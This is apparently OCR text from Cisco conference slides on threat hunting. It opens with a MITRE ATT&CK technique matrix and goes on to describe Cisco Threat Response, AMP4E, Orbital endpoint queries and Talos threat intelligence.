Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot

Suggested Session

- Malware Forensics - Sandbox and Investigation Techniques
  - BRKSEC-2498, Tuesday, 17:00 - 18:30


START

What is Threat Response?

Cisco’s Advanced Toolset for the Threat Hunter

Threat Hunting Tools

Cisco Threat Response
- Investigation
- Correlation

Threat Grid
- Behavioral Indicator
- Threat Intelligence

AMP4E
- Orbital
- Device Trajectory

Talos
- Threat Intelligence

Talos Threat Intelligence Role

Talos

Threat Hunting & Blog

”Internet is their playground”, they look for new threats and update both Cisco Security solutions and write blogs on it (https://blog.talosintelligence.com)

Actionable Intelligence

Contributes TI to all Cisco Security Solutions to help incident responders and threat hunters in their journey

Feeds are also available

Cisco Talos Incident Response

Proactive and reactive services (https://talosintelligence.com/incident_response)

Customer intelligence-sharing programs

Awareness, Education, Guidance and Intelligence Sharing (AEGIS)

Suggested Session

- TALOS Insights: The State of Cyber Security
  - BRKSEC-2010, Tuesday, 14:30 – 16:00

Threat Hunting Tools

Cisco Threat Response	· Investigation · Correlation
Threat Grid	· Behavioral Indicator · Threat Intelligence
AMP4E	· Orbital · Device Trajectory
Talos	· Threat Intelligence

How does AMP4E help with TH?


AMP4E

- Search
- Device Trajectory
- Advanced Search
- File Trajectory
  AMP Unity

AMP4E Search

AMP4E


- Look inside your Org (File Trajectory, Device Trajectory, File Analysis, Users, Groups, Policies, and other sources) for:
  - SHA256
  - File Name
  - Device Name
  - URL
  - IP
  - User Name



AMP4E Advanced Search
aka Orbital


AMP4E

- Run complex queries on your endpoints for threat indicators
- Run live search on demand or on a schedule
- Get the answers you need about your endpoints in near real time
- Store queries in the cloud or apps like Cisco Threat Response



AMP Orbital

- orbital[.eu].amp.cisco.com:443 TCP
- ncp[.eu].orbital.amp.cisco.com:443 TCP
- Based on Google Protocol Buffers
  https://developers.google.com/protocol-buffers/




- Orbital Deamon constantly adds information into the Orbital Databases
- SQL-Lite is used
- https://www.osquery.io/schema/4.1.2

AMP Orbital

AMP4E


- orbital[.eu].amp.cisco.com:443 TCP
- ncp[.eu].orbital.amp.cisco.com:443 TCP
- Based on Google Protocol Buffers
  https://developers.google.com/protocol-buffers/




- Orbital Deamon constantly adds information into the Orbital Databases
- SQL-Lite is used
- https://www.osquery.io/schema/4.1.2

AMP Orbital – do a query

AMP4E



- host:<hostname>
- ip:<IP-address, type auto-detected>
- ip4:<IPv4-address>
- ip6:<IPv6-address>
- mac:<MAC-address>
